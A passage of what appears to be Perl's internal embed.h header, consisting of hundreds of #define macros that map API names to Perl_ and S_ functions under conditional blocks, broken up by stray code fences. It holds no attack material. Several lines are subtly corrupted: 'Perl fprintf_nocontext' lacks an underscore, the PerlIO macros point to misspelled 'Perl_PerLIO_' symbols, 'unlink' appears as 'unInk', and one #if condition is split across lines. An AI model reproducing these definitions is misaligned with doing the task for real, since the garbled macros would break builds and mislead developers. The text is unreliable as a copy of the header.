#define sv_vsetpvf(a,b,c)      Perl_sv_vsetpvf(aTHX_ a,b,c)

#define sv_vsetpvf_mg(a,b,c)   Perl_sv_vsetpvf_mg(aTHX_ a,b,c)

#define sv_vsetpvfn(a,b,c,d,e,f,g) Perl_sv_vsetpvfn(aTHX_ a,b,c,d,e,f,g)

#define swash_fetch(a,b,c)     Perl_swash_fetch(aTHX_ a,b,c)

#define swash_init(a,b,c,d,e)  Perl_swash_init(aTHX_ a,b,c,d,e)

#define taint_env()           Perl_taint_env(aTHX)
```

```
#define taint_proper(a,b)      Perl_taint_proper(aTHX_ a,b)

#define tmps_grow(a)           Perl_tmps_grow(aTHX_ a)

#define to_uni_lower(a,b,c)    Perl_to_uni_lower(aTHX_ a,b,c)

#define to_uni_lower_lc(a)     Perl_to_uni_lower_lc(aTHX_ a)

#define to_uni_title(a,b,c)    Perl_to_uni_title(aTHX_ a,b,c)

#define to_uni_title_lc(a)     Perl_to_uni_title_lc(aTHX_ a)

#define to_uni_upper(a,b,c)    Perl_to_uni_upper(aTHX_ a,b,c)

#define to_uni_upper_lc(a)     Perl_to_uni_upper_lc(aTHX_ a)

#define to_utf8_case(a,b,c,d,e,f) Perl_to_utf8_case(aTHX_ a,b,c,d,e,f)

#define to_utf8_lower(a,b,c)   Perl_to_utf8_lower(aTHX_ a,b,c)

#define to_utf8_title(a,b,c)   Perl_to_utf8_title(aTHX_ a,b,c)

#define to_utf8_upper(a,b,c)   Perl_to_utf8_upper(aTHX_ a,b,c)

#define unpack_str(a,b,c,d,e,f,g,h) Perl_unpack_str(aTHX_ a,b,c,d,e,f,g,h)

#define unpackstring(a,b,c,d,e) Perl_unpackstring(aTHX_ a,b,c,d,e)

#define unsharepvn(a,b,c)      Perl_unsharepvn(aTHX_ a,b,c)

#define upg_version(a,b)       Perl_upg_version(aTHX_ a,b)

#define utf16_to_utf8(a,b,c,d) Perl_utf16_to_utf8(aTHX_ a,b,c,d)

#define utf16_to_utf8_reversed(a,b,c,d) Perl_utf16_to_utf8_reversed(aTHX_ a,b,c,d)

#define utf8_distance(a,b)     Perl_utf8_distance(aTHX_ a,b)

#define utf8_hop(a,b)          Perl_utf8_hop(aTHX_ a,b)

#define utf8_length(a,b)       Perl_utf8_length(aTHX_ a,b)

#define utf8_to_bytes(a,b)     Perl_utf8_to_bytes(aTHX_ a,b)

#define utf8_to_uvchr(a,b)     Perl_utf8_to_uvchr(aTHX_ a,b)

#define utf8_to_uvuni(a,b)     Perl_utf8_to_uvuni(aTHX_ a,b)

#define utf8n_to_uvuni(a,b,c,d) Perl_utf8n_to_uvuni(aTHX_ a,b,c,d)
```

```
#define uvchr_to_utf8_flags(a,b,c)    Perl_uvchr_to_utf8_flags(aTHX_ a,b,c)
#define uvuni_to_utf8_flags(a,b,c)    Perl_uvuni_to_utf8_flags(aTHX_ a,b,c)
#define vcmp(a,b)                    Perl_vcmp(aTHX_ a,b)
#define vcroak(a,b)                  Perl_vcroak(aTHX_ a,b)
#define vdeb(a,b)                    Perl_vdeb(aTHX_ a,b)
#define vform(a,b)                   Perl_vform(aTHX_ a,b)
#define vload_module(a,b,c,d) Perl_vload_module(aTHX_ a,b,c,d)
#define vmess(a,b)                   Perl_vmess(aTHX_ a,b)
#define vnewSVpvf(a,b)               Perl_vnewSVpvf(aTHX_ a,b)
#define vnormal(a)                   Perl_vnormal(aTHX_ a)
#define vnumify(a)                   Perl_vnumify(aTHX_ a)
#define vstringify(a)                Perl_vstringify(aTHX_ a)
#define vverify(a)                   Perl_vverify(aTHX_ a)
#define vwarn(a,b)                   Perl_vwarn(aTHX_ a,b)
#define vwarner(a,b,c)               Perl_vwarner(aTHX_ a,b,c)

#ifndef PERL_IMPLICIT_CONTEXT
#define warn                          Perl_warn
#endif

#define warn_sv(a)                    Perl_warn_sv(aTHX_ a)

#ifndef PERL_IMPLICIT_CONTEXT
#define warner                        Perl_warner
#endif

#define whichsig(a)                   Perl_whichsig(aTHX_ a)

#if !(defined(HAS_SIGACTION) && defined(SA_SIGINFO))
#define csighandler                   Perl_csighandler
```



```
#endif

#if !(defined(NO_MATHOMS))

#define sv_nounlocking(a)      Perl_sv_nounlocking(aTHX_ a)

#endif

#if !(defined(PERL_MAD))

#define newFORM(a,b,c)          Perl_newFORM(aTHX_ a,b,c)

#define newMYSUB(a,b,c,d,e)    Perl_newMYSUB(aTHX_ a,b,c,d,e)

#endif

#if !defined(HAS_BZERO) && !defined(HAS_MEMSET)

#define my_bzero                Perl_my_bzero

#endif

#if !defined(HAS_MEMCMP) || !defined(HAS_SANE_MEMCMP)

#define my_memcmp              Perl_my_memcmp

#endif

#if !defined(HAS_MEMSET)

#define my_memset              Perl_my_memset

#endif

#if !defined(HAS_TRUNCATE) && !defined(HAS_CHSIZE) && defined(F_FREESP)

#define my_chsize(a,b)         Perl_my_chsize(aTHX_ a,b)

#endif

#if (!defined(HAS_MEMCPY) && !defined(HAS_BCOPY)) || (!defined(HAS_MEMMOVE) &&
!defined(HAS_SAFE_MEMCPY) && !defined(HAS_SAFE_BCOPY))

#define my_bcopy                Perl_my_bcopy

#endif

#if defined(DEBUGGING)

#define pad_sv(a)              Perl_pad_sv(aTHX_ a)
```

```
#endif

#if defined(DUMP_FDS)

#define dump_fds(a)          Perl_dump_fds(aTHX_ a)

#endif

#if defined(EBCDIC)

#define utf8n_to_uvchr(a,b,c,d) Perl_utf8n_to_uvchr(aTHX_ a,b,c,d)

#define uvchr_to_utf8(a,b)    Perl_uvchr_to_utf8(aTHX_ a,b)

#endif

#if defined(HAS_SIGACTION) && defined(SA_SIGINFO)

#define csighandler          Perl_csighandler

#endif

#if defined(HAVE_INTERP_INTERN)

#define sys_intern_clear()    Perl_sys_intern_clear(aTHX)

#define sys_intern_init()     Perl_sys_intern_init(aTHX)

# if defined(USE_ITHREADS)

#define sys_intern_dup(a,b)   Perl_sys_intern_dup(aTHX_ a,b)

# endif

#endif

#if defined(MYMALLOC)

#define dump_mstats(a)        Perl_dump_mstats(aTHX_ a)

#define get_mstats(a,b,c)     Perl_get_mstats(aTHX_ a,b,c)

#endif

#if defined(MYSWAP)

#define my_htonl(a)           Perl_my_htonl(aTHX_ a)

#define my_ntohl(a)           Perl_my_ntohl(aTHX_ a)
```

```

#define my_swap(a)          Perl_my_swap(aTHX_ a)

#endif

#if defined(PERL_GLOBAL_STRUCT)

#define GetVars()           Perl_GetVars(aTHX)

#define free_global_struct(a) Perl_free_global_struct(aTHX_ a)

#define init_global_struct() Perl_init_global_struct(aTHX)

#endif

#if defined(PERL_IMPLICIT_CONTEXT)

#define croak_nocontext      Perl_croak_nocontext

#define deb_nocontext        Perl_deb_nocontext

#define die_nocontext        Perl_die_nocontext

#define form_nocontext       Perl_form_nocontext

#define fprintf_nocontext    Perl fprintf_nocontext

#define load_module_nocontext Perl_load_module_nocontext

#define mess_nocontext       Perl_mess_nocontext

#define newSVpvf_nocontext   Perl_newSVpvf_nocontext

#define printf_nocontext     Perl_printf_nocontext

#define sv_catpvf_mg_nocontext Perl_sv_catpvf_mg_nocontext

#define sv_catpvf_nocontext   Perl_sv_catpvf_nocontext

#define sv_setpvf_mg_nocontext Perl_sv_setpvf_mg_nocontext

#define sv_setpvf_nocontext   Perl_sv_setpvf_nocontext

#define warn_nocontext        Perl_warn_nocontext

#define warner_nocontext     Perl_warner_nocontext

#endif

#if defined(PERL_MAD)

```

```

#define newFORM(a,b,c)          Perl_newFORM(aTHX_ a,b,c)

#define newMYSUB(a,b,c,d,e)    Perl_newMYSUB(aTHX_ a,b,c,d,e)

#endif

#if defined(PL_OP_SLAB_ALLOC)

#define Slab_Alloc(a)          Perl_Slab_Alloc(aTHX_ a)

#define Slab_Free(a)          Perl_Slab_Free(aTHX_ a)

#endif

#if defined(UNLINK_ALL_VERSIONS)

#define unInk(a)              Perl_unInk(aTHX_ a)

#endif

#if defined(USE_ITHREADS)

#define any_dup(a,b)          Perl_any_dup(aTHX_ a,b)

#define cx_dup(a,b,c,d)      Perl_cx_dup(aTHX_ a,b,c,d)

#define dirp_dup(a,b)        Perl_dirp_dup(aTHX_ a,b)

#define fp_dup(a,b,c)        Perl_fp_dup(aTHX_ a,b,c)

#define gp_dup(a,b)          Perl_gp_dup(aTHX_ a,b)

#define he_dup(a,b,c)        Perl_he_dup(aTHX_ a,b,c)

#define hek_dup(a,b)         Perl_hek_dup(aTHX_ a,b)

#define mg_dup(a,b)          Perl_mg_dup(aTHX_ a,b)

#define newPADOP(a,b,c)      Perl_newPADOP(aTHX_ a,b,c)

#define parser_dup(a,b)      Perl_parser_dup(aTHX_ a,b)

#define re_dup_guts(a,b,c)   Perl_re_dup_guts(aTHX_ a,b,c)

#define regdupe_internal(a,b) Perl_regdupe_internal(aTHX_ a,b)

#define rvpv_dup(a,b,c)      Perl_rvpv_dup(aTHX_ a,b,c)

#define si_dup(a,b)          Perl_si_dup(aTHX_ a,b)

```

```

#define ss_dup(a,b)          Perl_ss_dup(aTHX_ a,b)

#define sv_dup(a,b)          Perl_sv_dup(aTHX_ a,b)

#define sv_dup_inc(a,b)      Perl_sv_dup_inc(aTHX_ a,b)

#endif

#if defined(USE_LOCALE_COLLATE)

#define sv_collxfrm_flags(a,b,c) Perl_sv_collxfrm_flags(aTHX_ a,b,c)

#endif

#if defined(USE_PERLIO) && !defined(USE_SFIO)

#define PerlIO_clearerr(a)    Perl_PerLIO_clearerr(aTHX_ a)

#define PerlIO_close(a)      Perl_PerLIO_close(aTHX_ a)

#define PerlIO_eof(a)        Perl_PerLIO_eof(aTHX_ a)

#define PerlIO_error(a)      Perl_PerLIO_error(aTHX_ a)

#define PerlIO_fileno(a) Perl_PerLIO_fileno(aTHX_ a)

#define PerlIO_fill(a)       Perl_PerLIO_fill(aTHX_ a)

#define PerlIO_flush(a)      Perl_PerLIO_flush(aTHX_ a)

#define PerlIO_get_base(a)   Perl_PerLIO_get_base(aTHX_ a)

#define PerlIO_get_bufsiz(a) Perl_PerLIO_get_bufsiz(aTHX_ a)

#define PerlIO_get_cnt(a)    Perl_PerLIO_get_cnt(aTHX_ a)

#define PerlIO_get_ptr(a)    Perl_PerLIO_get_ptr(aTHX_ a)

#define PerlIO_read(a,b,c)   Perl_PerLIO_read(aTHX_ a,b,c)

#define PerlIO_seek(a,b,c)   Perl_PerLIO_seek(aTHX_ a,b,c)

#define PerlIO_set_cnt(a,b)   Perl_PerLIO_set_cnt(aTHX_ a,b)

#define PerlIO_set_ptrcnt(a,b,c) Perl_PerLIO_set_ptrcnt(aTHX_ a,b,c)

#define PerlIO_setlinebuf(a)  Perl_PerLIO_setlinebuf(aTHX_ a)

#define PerlIO_stderr()      Perl_PerLIO_stderr(aTHX)

```

```

#define PerlIO_stdin()      Perl_PerLIO_stdin(aTHX)

#define PerlIO_stdout()     Perl_PerLIO_stdout(aTHX)

#define PerlIO_tell(a)      Perl_PerLIO_tell(aTHX_ a)

#define PerlIO_unread(a,b,c) Perl_PerLIO_unread(aTHX_ a,b,c)

#define PerlIO_write(a,b,c) Perl_PerLIO_write(aTHX_ a,b,c)

#endif

#if defined(USE_REENTRANT_API)

#define reentrant_free()     Perl_reentrant_free(aTHX)

#define reentrant_init() Perl_reentrant_init(aTHX)

#define reentrant_retry      Perl_reentrant_retry

#define reentrant_size() Perl_reentrant_size(aTHX)

#endif

#if defined(WIN32) || defined(__SYMBIAN32__) || defined(VMS)

#define do_aspawn(a,b,c)     Perl_do_aspawn(aTHX_ a,b,c)

#define do_spawn(a)         Perl_do_spawn(aTHX_ a)

#define do_spawn_nowait(a)  Perl_do_spawn_nowait(aTHX_ a)

#endif

#if defined(PERL_CORE) || defined(PERL_EXT)

#define _append_range_to_invlist(a,b,c) Perl__append_range_to_invlist(aTHX_ a,b,c)

#define _new_invlist(a)      Perl__new_invlist(aTHX_ a)

#define _swash_inversion_hash(a) Perl__swash_inversion_hash(aTHX_ a)

#define _swash_to_invlist(a) Perl__swash_to_invlist(aTHX_ a)

#define av_reify(a)          Perl_av_reify(aTHX_ a)

#define is_utf8_X_L(a)       Perl_is_utf8_X_L(aTHX_ a)

#define is_utf8_X_LV(a)      Perl_is_utf8_X_LV(aTHX_ a)

```

```
#define is_utf8_X_LVT(a)      Perl_is_utf8_X_LVT(aTHX_ a)

#define is_utf8_X_LV_LVT_V(a) Perl_is_utf8_X_LV_LVT_V(aTHX_ a)

#define is_utf8_X_T(a)        Perl_is_utf8_X_T(aTHX_ a)

#define is_utf8_X_V(a)        Perl_is_utf8_X_V(aTHX_ a)

#define is_utf8_X_begin(a)    Perl_is_utf8_X_begin(aTHX_ a)

#define is_utf8_X_extend(a)   Perl_is_utf8_X_extend(aTHX_ a)

#define is_utf8_X_non_hangul(a) Perl_is_utf8_X_non_hangul(aTHX_ a)

#define is_utf8_X_prepend(a)  Perl_is_utf8_X_prepend(aTHX_ a)

#define mod(a,b)              Perl_mod(aTHX_ a,b)

#define op_clear(a)           Perl_op_clear(aTHX_ a)

#define qerror(a)             Perl_qerror(aTHX_ a)

#define reg_named_buff(a,b,c,d) Perl_reg_named_buff(aTHX_ a,b,c,d)

#define reg_named_buff_iter(a,b,c) Perl_reg_named_buff_iter(aTHX_ a,b,c)

#define reg_numbered_buff_fetch(a,b,c) Perl_reg_numbered_buff_fetch(aTHX_ a,b,c)

#define reg_numbered_buff_length(a,b,c) Perl_reg_numbered_buff_length(aTHX_ a,b,c)

#define reg_numbered_buff_store(a,b,c) Perl_reg_numbered_buff_store(aTHX_ a,b,c)

#define reg_qr_package(a)     Perl_reg_qr_package(aTHX_ a)

#define reg_temp_copy(a,b)    Perl_reg_temp_copy(aTHX_ a,b)

#define regprop(a,b,c)        Perl_regprop(aTHX_ a,b,c)

#define report_uninit(a)      Perl_report_uninit(aTHX_ a)

#define vivify_defelem(a)     Perl_vivify_defelem(aTHX_ a)

#define yylex()               Perl_yylex(aTHX)

# if defined(DEBUGGING)

# if defined(PERL_IN_REGCOMP_C)

#define dump_trie(a,b,c,d)    S_dump_trie(aTHX_ a,b,c,d)
```

```
#define dump_trie_interim_list(a,b,c,d,e)      S_dump_trie_interim_list(aTHX_ a,b,c,d,e)

#define dump_trie_interim_table(a,b,c,d,e)     S_dump_trie_interim_table(aTHX_ a,b,c,d,e)

#define dumpuntil(a,b,c,d,e,f,g,h)           S_dumpuntil(aTHX_ a,b,c,d,e,f,g,h)

#define put_byte(a,b)                         S_put_byte(aTHX_ a,b)

#define regdump_extflags(a,b) S_regdump_extflags(aTHX_ a,b)

#define regtail_study(a,b,c,d) S_regtail_study(aTHX_ a,b,c,d)

# endif

# if defined(PERL_IN_REGEXEC_C)

#define debug_start_match(a,b,c,d,e) S_debug_start_match(aTHX_ a,b,c,d,e)

#define dump_exec_pos(a,b,c,d,e,f) S_dump_exec_pos(aTHX_ a,b,c,d,e,f)

# endif

# endif

# if defined(PERL_IN_DQUOTE_STATIC_C)

#define grok_bslash_c(a,b,c) S_grok_bslash_c(aTHX_ a,b,c)

#define grok_bslash_o(a,b,c,d,e) S_grok_bslash_o(aTHX_ a,b,c,d,e)

#define regcurly(a) S_regcurly(aTHX_ a)

# endif

# if defined(PERL_IN_REGCOMP_C)

#define add_alternate(a,b,c) S_add_alternate(aTHX_ a,b,c)

#define add_cp_to_invlist(a,b) S_add_cp_to_invlist(aTHX_ a,b)

#define add_data S_add_data

#define add_range_to_invlist(a,b,c) S_add_range_to_invlist(aTHX_ a,b,c)

#define checkposixcc(a) S_checkposixcc(aTHX_ a)

#define cl_and S_cl_and

#define cl_anything S_cl_anything
```



```
#define cl_init          S_cl_init
#define cl_is_anything  S_cl_is_anything
#define cl_or           S_cl_or
#define invlist_array(a) S_invlist_array(aTHX_ a)
#define invlist_destroy(a) S_invlist_destroy(aTHX_ a)
#define invlist_extend(a,b) S_invlist_extend(aTHX_ a,b)
#define invlist_intersection(a,b) S_invlist_intersection(aTHX_ a,b)
#define invlist_len(a) S_invlist_len(aTHX_ a)
#define invlist_max(a) S_invlist_max(aTHX_ a)
#define invlist_set_len(a,b) S_invlist_set_len(aTHX_ a,b)
#define invlist_set_max(a,b) S_invlist_set_max(aTHX_ a,b)
#define invlist_trim(a) S_invlist_trim(aTHX_ a)
#define invlist_union(a,b) S_invlist_union(aTHX_ a,b)
#define join_exact(a,b,c,d,e,f) S_join_exact(aTHX_ a,b,c,d,e,f)
#define make_trie(a,b,c,d,e,f,g,h) S_make_trie(aTHX_ a,b,c,d,e,f,g,h)
#define make_trie_failtable(a,b,c,d) S_make_trie_failtable(aTHX_ a,b,c,d)
#define nextchar(a) S_nextchar(aTHX_ a)
#define reg(a,b,c,d) S_reg(aTHX_ a,b,c,d)
#define reg_namedseq(a,b,c,d) S_reg_namedseq(aTHX_ a,b,c,d)
#define reg_node(a,b) S_reg_node(aTHX_ a,b)
#define reg_recode(a,b) S_reg_recode(aTHX_ a,b)
#define reg_scan_name(a,b) S_reg_scan_name(aTHX_ a,b)
#define reg_skipcomment(a) S_reg_skipcomment(aTHX_ a)
#define reganode(a,b,c) S_reganode(aTHX_ a,b,c)
#define regatom(a,b,c) S_regatom(aTHX_ a,b,c)
```

```

#define regbranch(a,b,c,d)    S_regbranch(aTHX_ a,b,c,d)
#define regclass(a,b)        S_regclass(aTHX_ a,b)
#define reginsert(a,b,c,d)    S_reginsert(aTHX_ a,b,c,d)
#define regpiece(a,b,c)       S_regpiece(aTHX_ a,b,c)
#define regpposixcc(a,b)      S_regpposixcc(aTHX_ a,b)
#define regtail(a,b,c,d)     S_regtail(aTHX_ a,b,c,d)
#define reguni(a,b,c)         S_reguni(aTHX_ a,b,c)
#define regwhite              S_regwhite
#define scan_commit(a,b,c,d)  S_scan_commit(aTHX_ a,b,c,d)
#define set_regclass_bit(a,b,c,d,e) S_set_regclass_bit(aTHX_ a,b,c,d,e)
#define set_regclass_bit_fold(a,b,c,d,e) S_set_regclass_bit_fold(aTHX_ a,b,c,d,e)
#define study_chunk(a,b,c,d,e,f,g,h,i,j,k) S_study_chunk(aTHX_ a,b,c,d,e,f,g,h,i,j,k)
# endif

# if defined(PERL_IN_REGEXEC_C)
#define find_byclass(a,b,c,d,e) S_find_byclass(aTHX_ a,b,c,d,e)
#define reg_check_named_buff_matched(a,b) S_reg_check_named_buff_matched(aTHX_ a,b)
#define regcppop(a)          S_regcppop(aTHX_ a)
#define regcppush(a)         S_regcppush(aTHX_ a)
#define reghop3              S_reghop3
#define reghopmaybe3        S_reghopmaybe3
#define reginclass(a,b,c,d,e) S_reginclass(aTHX_ a,b,c,d,e)
#define regmatch(a,b)        S_regmatch(aTHX_ a,b)
#define regrepeat(a,b,c,d)    S_regrepeat(aTHX_ a,b,c,d)
#define regtry(a,b)          S_regtry(aTHX_ a,b)
#define to_byte_substr(a)     S_to_byte_substr(aTHX_ a)

```

```

#define to_utf8_substr(a)      S_to_utf8_substr(aTHX_ a)

# if defined(XXX_dmqq)

#define reghop4                S_reghop4

# endif

# endif

# if defined(PERL_OLD_COPY_ON_WRITE)

#define sv_setsv_cow(a,b)      Perl_sv_setsv_cow(aTHX_ a,b)

# endif

#endif

#ifdef PERL_CORE

#define allocmy(a,b,c)          Perl_allocmy(aTHX_ a,b,c)

#define apply(a,b,c)            Perl_apply(aTHX_ a,b,c)

#define bind_match(a,b,c)       Perl_bind_match(aTHX_ a,b,c)

#define block_end(a,b)          Perl_block_end(aTHX_ a,b)

#define block_start(a)          Perl_block_start(aTHX_ a)

#define boot_core_PerlIO()      Perl_boot_core_PerlIO(aTHX)

#define boot_core_UNIVERSAL()   Perl_boot_core_UNIVERSAL(aTHX)

#define boot_core_mro()          Perl_boot_core_mro(aTHX)

#define cando(a,b,c)            Perl_cando(aTHX_ a,b,c)

#define check_utf8_print(a,b)    Perl_check_utf8_print(aTHX_ a,b)

#define ck_anoncode(a)          Perl_ck_anoncode(aTHX_ a)

#define ck_bitop(a)             Perl_ck_bitop(aTHX_ a)

#define ck_chdir(a)             Perl_ck_chdir(aTHX_ a)

#define ck_concat(a)            Perl_ck_concat(aTHX_ a)

#define ck_defined(a)           Perl_ck_defined(aTHX_ a)

```

#define ck_delete(a)	Perl_ck_delete(aTHX_ a)
#define ck_die(a)	Perl_ck_die(aTHX_ a)
#define ck_each(a)	Perl_ck_each(aTHX_ a)
#define ck_eof(a)	Perl_ck_eof(aTHX_ a)
#define ck_eval(a)	Perl_ck_eval(aTHX_ a)
#define ck_exec(a)	Perl_ck_exec(aTHX_ a)
#define ck_exists(a)	Perl_ck_exists(aTHX_ a)
#define ck_exit(a)	Perl_ck_exit(aTHX_ a)
#define ck_ftst(a)	Perl_ck_ftst(aTHX_ a)
#define ck_fun(a)	Perl_ck_fun(aTHX_ a)
#define ck_glob(a)	Perl_ck_glob(aTHX_ a)
#define ck_grep(a)	Perl_ck_grep(aTHX_ a)
#define ck_index(a)	Perl_ck_index(aTHX_ a)
#define ck_join(a)	Perl_ck_join(aTHX_ a)
#define ck_lfun(a)	Perl_ck_lfun(aTHX_ a)
#define ck_listiob(a)	Perl_ck_listiob(aTHX_ a)
#define ck_match(a)	Perl_ck_match(aTHX_ a)
#define ck_method(a)	Perl_ck_method(aTHX_ a)
#define ck_null(a)	Perl_ck_null(aTHX_ a)
#define ck_open(a)	Perl_ck_open(aTHX_ a)
#define ck_readline(a)	Perl_ck_readline(aTHX_ a)
#define ck_repeat(a)	Perl_ck_repeat(aTHX_ a)
#define ck_require(a)	Perl_ck_require(aTHX_ a)
#define ck_return(a)	Perl_ck_return(aTHX_ a)
#define ck_rfun(a)	Perl_ck_rfun(aTHX_ a)

```
#define ck_rvconst(a)      Perl_ck_rvconst(aTHX_ a)
#define ck_sassign(a)      Perl_ck_sassign(aTHX_ a)
#define ck_select(a)       Perl_ck_select(aTHX_ a)
#define ck_shift(a)        Perl_ck_shift(aTHX_ a)
#define ck_smartmatch(a)   Perl_ck_smartmatch(aTHX_ a)
#define ck_sort(a)         Perl_ck_sort(aTHX_ a)
#define ck_spair(a)        Perl_ck_spair(aTHX_ a)
#define ck_split(a)        Perl_ck_split(aTHX_ a)
#define ck_subr(a)         Perl_ck_subr(aTHX_ a)
#define ck_substr(a)       Perl_ck_substr(aTHX_ a)
#define ck_svconst(a)      Perl_ck_svconst(aTHX_ a)
#define ck_trunc(a)        Perl_ck_trunc(aTHX_ a)
#define ck_unpack(a)       Perl_ck_unpack(aTHX_ a)
#define convert(a,b,c)     Perl_convert(aTHX_ a,b,c)
#define create_eval_scope(a) Perl_create_eval_scope(aTHX_ a)
#define cv_ckproto_len(a,b,c,d) Perl_cv_ckproto_len(aTHX_ a,b,c,d)
#define cv_clone(a)        Perl_cv_clone(aTHX_ a)
#define cvgv_set(a,b)      Perl_cvgv_set(aTHX_ a,b)
#define cvstash_set(a,b)   Perl_cvstash_set(aTHX_ a,b)
#define deb_stack_all()    Perl_deb_stack_all(aTHX)
#define delete_eval_scope() Perl_delete_eval_scope(aTHX)
#define die_unwind(a)      Perl_die_unwind(aTHX_ a)
#define do_aexec5(a,b,c,d,e) Perl_do_aexec5(aTHX_ a,b,c,d,e)
#define do_dump_pad(a,b,c,d) Perl_do_dump_pad(aTHX_ a,b,c,d)
#define do_eof(a)          Perl_do_eof(aTHX_ a)
```

```
#define do_execfree()      Perl_do_execfree(aTHX)

#define do_print(a,b)      Perl_do_print(aTHX_ a,b)

#define do_readline()      Perl_do_readline(aTHX)

#define do_seek(a,b,c)     Perl_do_seek(aTHX_ a,b,c)

#define do_sysseek(a,b,c)  Perl_do_sysseek(aTHX_ a,b,c)

#define do_tell(a)         Perl_do_tell(aTHX_ a)

#define do_trans(a)        Perl_do_trans(aTHX_ a)

#define do_vecget(a,b,c)   Perl_do_vecget(aTHX_ a,b,c)

#define do_vecset(a)       Perl_do_vecset(aTHX_ a)

#define do_vop(a,b,c,d)    Perl_do_vop(aTHX_ a,b,c,d)

#define dofile(a,b)        Perl_dofile(aTHX_ a,b)

#define dump_all_perl(a)   Perl_dump_all_perl(aTHX_ a)

#define dump_packsubs_perl(a,b) Perl_dump_packsubs_perl(aTHX_ a,b)

#define dump_sub_perl(a,b) Perl_dump_sub_perl(aTHX_ a,b)

#define find_script(a,b,c,d) Perl_find_script(aTHX_ a,b,c,d)

#define free_tied_hv_pool() Perl_free_tied_hv_pool(aTHX)

#define get_hash_seed()    Perl_get_hash_seed(aTHX)

#define get_no_modify()    Perl_get_no_modify(aTHX)

#define get_opargs()       Perl_get_opargs(aTHX)

#define gv_try_downgrade(a) Perl_gv_try_downgrade(aTHX_ a)

#define hv_ename_add(a,b,c,d) Perl_hv_ename_add(aTHX_ a,b,c,d)

#define hv_ename_delete(a,b,c,d) Perl_hv_ename_delete(aTHX_ a,b,c,d)

#define init_argv_symbols(a,b) Perl_init_argv_symbols(aTHX_ a,b)

#define init_debugger()    Perl_init_debugger(aTHX)

#define intro_my()         Perl_intro_my(aTHX)
```

```
#define invert(a)          Perl_invert(aTHX_ a)

#define io_close(a,b)      Perl_io_close(aTHX_ a,b)

#define is_gv_magical_sv(a,b) Perl_is_gv_magical_sv(aTHX_ a,b)

#define jmaybe(a)         Perl_jmaybe(aTHX_ a)

#define keyword(a,b,c)     Perl_keyword(aTHX_ a,b,c)

#define list(a)            Perl_list(aTHX_ a)

#define localize(a,b)      Perl_localize(aTHX_ a,b)

#define magic_clear_all_env(a,b) Perl_magic_clear_all_env(aTHX_ a,b)

#define magic_clearenv(a,b) Perl_magic_clearenv(aTHX_ a,b)

#define magic_clearhint(a,b) Perl_magic_clearhint(aTHX_ a,b)

#define magic_clearhints(a,b) Perl_magic_clearhints(aTHX_ a,b)

#define magic_clearisa(a,b) Perl_magic_clearisa(aTHX_ a,b)

#define magic_clearpack(a,b) Perl_magic_clearpack(aTHX_ a,b)

#define magic_clearsig(a,b) Perl_magic_clearsig(aTHX_ a,b)

#define magic_existspack(a,b) Perl_magic_existspack(aTHX_ a,b)

#define magic_freearylen_p(a,b) Perl_magic_freearylen_p(aTHX_ a,b)

#define magic_freeovrld(a,b) Perl_magic_freeovrld(aTHX_ a,b)

#define magic_get(a,b)      Perl_magic_get(aTHX_ a,b)

#define magic_getarylen(a,b) Perl_magic_getarylen(aTHX_ a,b)

#define magic_getdefelem(a,b) Perl_magic_getdefelem(aTHX_ a,b)

#define magic_getnkeys(a,b) Perl_magic_getnkeys(aTHX_ a,b)

#define magic_getpack(a,b)  Perl_magic_getpack(aTHX_ a,b)

#define magic_getpos(a,b)   Perl_magic_getpos(aTHX_ a,b)

#define magic_getsig(a,b)   Perl_magic_getsig(aTHX_ a,b)

#define magic_getsubstr(a,b) Perl_magic_getsubstr(aTHX_ a,b)
```

```
#define magic_gettaint(a,b)    Perl_magic_gettaint(aTHX_ a,b)
#define magic_getuvar(a,b)    Perl_magic_getuvar(aTHX_ a,b)
#define magic_getvec(a,b)     Perl_magic_getvec(aTHX_ a,b)
#define magic_killbackrefs(a,b) Perl_magic_killbackrefs(aTHX_ a,b)
#define magic_len(a,b)        Perl_magic_len(aTHX_ a,b)
#define magic_nextpack(a,b,c) Perl_magic_nextpack(aTHX_ a,b,c)
#define magic_regdata_cnt(a,b) Perl_magic_regdata_cnt(aTHX_ a,b)
#define magic_regdatum_get(a,b) Perl_magic_regdatum_get(aTHX_ a,b)
#define magic_regdatum_set(a,b) Perl_magic_regdatum_set(aTHX_ a,b)
#define magic_scalarpack(a,b) Perl_magic_scalarpack(aTHX_ a,b)
#define magic_set(a,b)        Perl_magic_set(aTHX_ a,b)
#define magic_set_all_env(a,b) Perl_magic_set_all_env(aTHX_ a,b)
#define magic_setamagic(a,b)  Perl_magic_setamagic(aTHX_ a,b)
#define magic_setarylen(a,b)  Perl_magic_setarylen(aTHX_ a,b)
#define magic_setdbline(a,b)  Perl_magic_setdbline(aTHX_ a,b)
#define magic_setdefelem(a,b) Perl_magic_setdefelem(aTHX_ a,b)
#define magic_setenv(a,b)     Perl_magic_setenv(aTHX_ a,b)
#define magic_sethint(a,b)    Perl_magic_sethint(aTHX_ a,b)
#define magic_setisa(a,b)     Perl_magic_setisa(aTHX_ a,b)
#define magic_setmglob(a,b)   Perl_magic_setmglob(aTHX_ a,b)
#define magic_setnkeys(a,b)   Perl_magic_setnkeys(aTHX_ a,b)
#define magic_setpack(a,b)    Perl_magic_setpack(aTHX_ a,b)
#define magic_setpos(a,b)     Perl_magic_setpos(aTHX_ a,b)
#define magic_setregex(a,b)   Perl_magic_setregex(aTHX_ a,b)
#define magic_setsig(a,b)     Perl_magic_setsig(aTHX_ a,b)
```



```
#define magic_setsubstr(a,b)    Perl_magic_setsubstr(aTHX_ a,b)

#define magic_settaint(a,b)     Perl_magic_settaint(aTHX_ a,b)

#define magic_setutf8(a,b)      Perl_magic_setutf8(aTHX_ a,b)

#define magic_setuvar(a,b)      Perl_magic_setuvar(aTHX_ a,b)

#define magic_setvec(a,b)       Perl_magic_setvec(aTHX_ a,b)

#define magic_sizepack(a,b)     Perl_magic_sizepack(aTHX_ a,b)

#define magic_wipepack(a,b)     Perl_magic_wipepack(aTHX_ a,b)

#define mg_localize(a,b,c)      Perl_mg_localize(aTHX_ a,b,c)

#define mode_from_discipline(a,b) Perl_mode_from_discipline(aTHX_ a,b)

#define mro_isa_changed_in(a) Perl_mro_isa_changed_in(aTHX_ a)

#define mro_package_moved(a,b,c,d) Perl_mro_package_moved(aTHX_ a,b,c,d)

#define munge_qwlist_to_paren_list(a) Perl_munge_qwlist_to_paren_list(aTHX_ a)

#define my_attr(a,b)            Perl_my_attr(aTHX_ a,b)

#define my_clearenv()           Perl_my_clearenv(aTHX)

#define my_lstat_flags(a)       Perl_my_lstat_flags(aTHX_ a)

#define my_stat_flags(a)        Perl_my_stat_flags(aTHX_ a)

